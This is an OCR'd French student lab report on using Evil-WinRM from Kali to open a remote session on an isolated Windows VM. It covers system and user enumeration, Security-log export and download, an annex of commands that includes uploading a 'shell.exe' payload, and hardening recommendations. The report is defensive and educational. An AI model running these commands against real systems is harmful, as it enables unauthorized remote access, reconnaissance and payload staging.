
DÉMONSTRATION PÉDAGOGIQUE

Evil-WinRM — Post-exploitation (lab)

Exploration contrôlée d'une session WinRM depuis Kali Linux



Evil-WinRM (interface)

Kali Linux (station d'attaque)

Auteur : Yacine Sehli

Étudiant — Pratique en laboratoire isolé

Remarque : démonstration réalisée dans un environnement contrôlé. Ne pas répliquer sur des systèmes sans autorisation.

17 novembre 2025

Table des matières

Résumé

Ce rapport présente une démonstration pédagogique d'utilisation d'**Evil-WinRM v3.7** depuis une station Kali pour établir une session WinRM sur une machine Windows de laboratoire, effectuer une énumération non destructive et documenter les contre-mesures recommandées. Les commandes exécutées, extraits de sortie et recommandations sont fournis pour usage pédagogique.

1 Introduction

L'objectif est d'illustrer, dans un environnement contrôlé, le flux post-exploitation via WinRM : connexion authentifiée, collecte d'informations système, export de logs et recommandations pour le durcissement. Le but est pédagogique : comprendre les risques et proposer des mesures de mitigation applicables en entreprise.

2 Matériel et méthode

2.1 Environnement

— Station d'attaque : Kali Linux (VM), Evil-WinRM v3.7 installé.
— Cible : VM Windows (Windows 10 / Server 2016) configurée en labo avec WinRM activé et un compte de test.
— Réseau : réseau interne isolé (Host-only / NAT).

2.2 Procédure

La procédure suivie :

1. Vérifier la disponibilité de WinRM (port 5985/5986) sur la cible.
2. Établir une connexion Evil-WinRM en utilisant des identifiants de laboratoire.
3. Réaliser une énumération non destructive (`systeminfo`, `net user`, `ipconfig`, `netstat`).
4. Exporter un extrait des événements de sécurité et le récupérer sur Kali.
5. Documenter les observations et formuler des recommandations.

3 Résultats

Ci-dessous sont présentés des extraits de session, captures de commandes et observations. Les IPs et identifiants sont représentés sous forme illustrative (à remplacer par tes valeurs de labo).

3.1 Connexion

Commande utilisée (exemple) :

```
evil-winrm -i 172.0.1.15 -u 'labuser' -p 'Passw0rd!'
```

Listing 1 – Connexion Evil-WinRM (exemple)

Extrait de session (entrée interactive) :

```
Evil-WinRM shell v3.7
[*] Establishing connection to 127.0.1.15:5985...
[*] Authenticated as labuser
ps C:\Users\labuser\Documents>
```

Listing 2 – Extrait de session — prompt Evil-WinRM

3.2 Enumération système

Extrait : informations système clés (commande `systeminfo`) — sortie abrégée :

```
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19041 N/A Build 19041
System Manufacturer:       VirtualBox
System Type:               x64-based PC
```

Listing 3 – Extrait systeminfo

Liste des utilisateurs locaux (commande `net user`) :

```
Administrator
Guest
labuser
BackupUser
```

Observation : présence d'un compte de test (`labuser`) avec droits d'accès. Vérification des membres du groupe Administrators (PowerShell) :

```
PS C:\> Get-LocalGroupMember -Group 'Administrators' | Select Name,
    ObjectClass
Name             ObjectClass
----             -----------
Administrator    User
labuser          User
```

3.3 Réseau et services

Sortie condensée de `ipconfig /all` et `netstat -ano` (extraits) :

```
IPv4 Address. . . . . . . . . . . : 127.0.1.15
...
TCP    0.0.0.0:5985       0.0.0.0:0        LISTENING      1234
```

Observation : WinRM écoute sur le port attendu (5985).

3.4 Export des logs

Commande exécutée pour exporter les 50 derniers événements de sécurité (PowerShell) :

```
powershell -Command "Get-WinEvent -LogName Security -MaxEvents 50 | Out-
    File C:\Windows\Temp\security_tail.txt"
```

Téléchargement du fichier sur Kali (depuis Evil-WinRM interactive) :

```
download C:\Windows\Temp\security_tail.txt ./security_tail.txt
```

Extrait d'entrée d'Event Log (format abrégé) :

```
TimeCreated : 2025-10-24 14:35:12
Id : 4624
Message : An account was successfully logged on. Subject: ... Account Name
    : labuser
```

4 Analyse

Les observations principales :

- WinRM accessible et écoutant : vecteur d'accès à distance pouvant permettre l'exécution de commandes légitimes si les identifiants sont compromis.
- Compte de test `labuser` présent dans le groupe Administrators — privilèges élevés.
- Les événements de connexion (ID 4624) fournissent des preuves d'authentification valides ; ceci facilite la corrélation SIEM/EDR mais aussi l'identification de sessions malveillantes si non surveillées.

Impact potentiel en production :

— Utilisateurs administrateurs exposés et accès distant non restreint peuvent conduire à mouvements latéraux, exfiltration ou déploiement de charges utiles.
— Absence de contrôles stricts sur WinRM (filtrage IP, authentification forte) augmente le risque.

Annexes

Annexe A : Commandes exécutées (Liste formatée)

Les commandes ci-dessous ont été utilisées lors de la session de démonstration Evil-WinRM :

1. Commandes de session et de transfert de fichiers (Internes à Evil-WinRM)

— **Connection Interactive :** `evil-winrm -i 127.0.1.15 -u 'labuser' -p 'Passw0rd!'`
— **Simple Connection (Non Interactive) :** `evil-winrm -i 127.0.1.15 -u 'labuser' -p 'Passw0rd!' -c "whoami"`
— **Téléchargement :** `download C:/Windows/Temp/security_tail.txt ./security_tail.txt`
— **Téléversement (Upload) :** `upload /home/kali/shell.exe C:/Windows/Temp/shell.exe`
— **Changement de Répertoire :** `cd C:/Users/labuser`
— **Quitter la Session :** `exit`

2. Commandes d'énumération (Exécutées à distance sur la cible)

Ces commandes sont exécutées après l'établissement de la session.

— **Informations Système Générales :** `systeminfo`
— **Configuration IP/Réseau :** `ipconfig /all`
— **Utilisateurs et Groupes Locaux :** `net user` et `net localgroup`
— **Vérification des Privilèges (PowerShell) :** `Get-LocalGroupMember -Group 'Administrators' | Select Name, ObjectClass`
— **Export des Logs (PowerShell) :** `powershell -Command "Get-WinEvent -LogName Security -MaxEvents 50 | Out-File C:/Windows/Temp/security_tail.txt"`
— **Vérification des Connexions/Ports :** `netstat -ano`

5 Contremesures et recommandations

Recommandations concrètes et priorisées :

1. **Limiter l'exposition de WinRM** : restreindre accès via firewall (règles IP), autoriser seulement les subnets de management.
2. **Contrôles d'authentification** : utiliser Kerberos quand possible, interdire l'utilisation de comptes locaux administrateurs pour accès distant, appliquer MFA côté gestion d'identité.
3. **Principe du moindre privilège** : retirer les comptes utilisateurs non nécessaires du groupe Administrators ; utiliser comptes dédiés pour les tâches d'administration.
4. **Surveillance et journalisation** : configurer forwarding d'événements vers SIEM, alertes sur événements WinRM inhabituels (connexions hors heures, exécutions de commandes non autorisées).
5. **Hardening WinRM / GPO** : désactiver WinRM si non utilisé, configurer la politique d'accès via GPO, activer chiffrement (HTTPS / 5986) si le service doit rester accessible.

6 Conclusion

Cette démonstration illustre l'importance d'une gestion rigoureuse des accès distants sur Windows. WinRM est un outil d'administration légitime mais peut devenir un vecteur critique si les accès ne

sont pas contrôlés. Les mesures proposées (filtrage réseau, authentification renforcée, least privilège et surveillance) permettent de réduire significativement le risque.

Remarque finale. *cette démonstration a été réalisée dans un laboratoire isolé. N'utilisez pas ces méthodes sur des systèmes sans autorisation explicite (pour respecter l'éthique et la légalité).*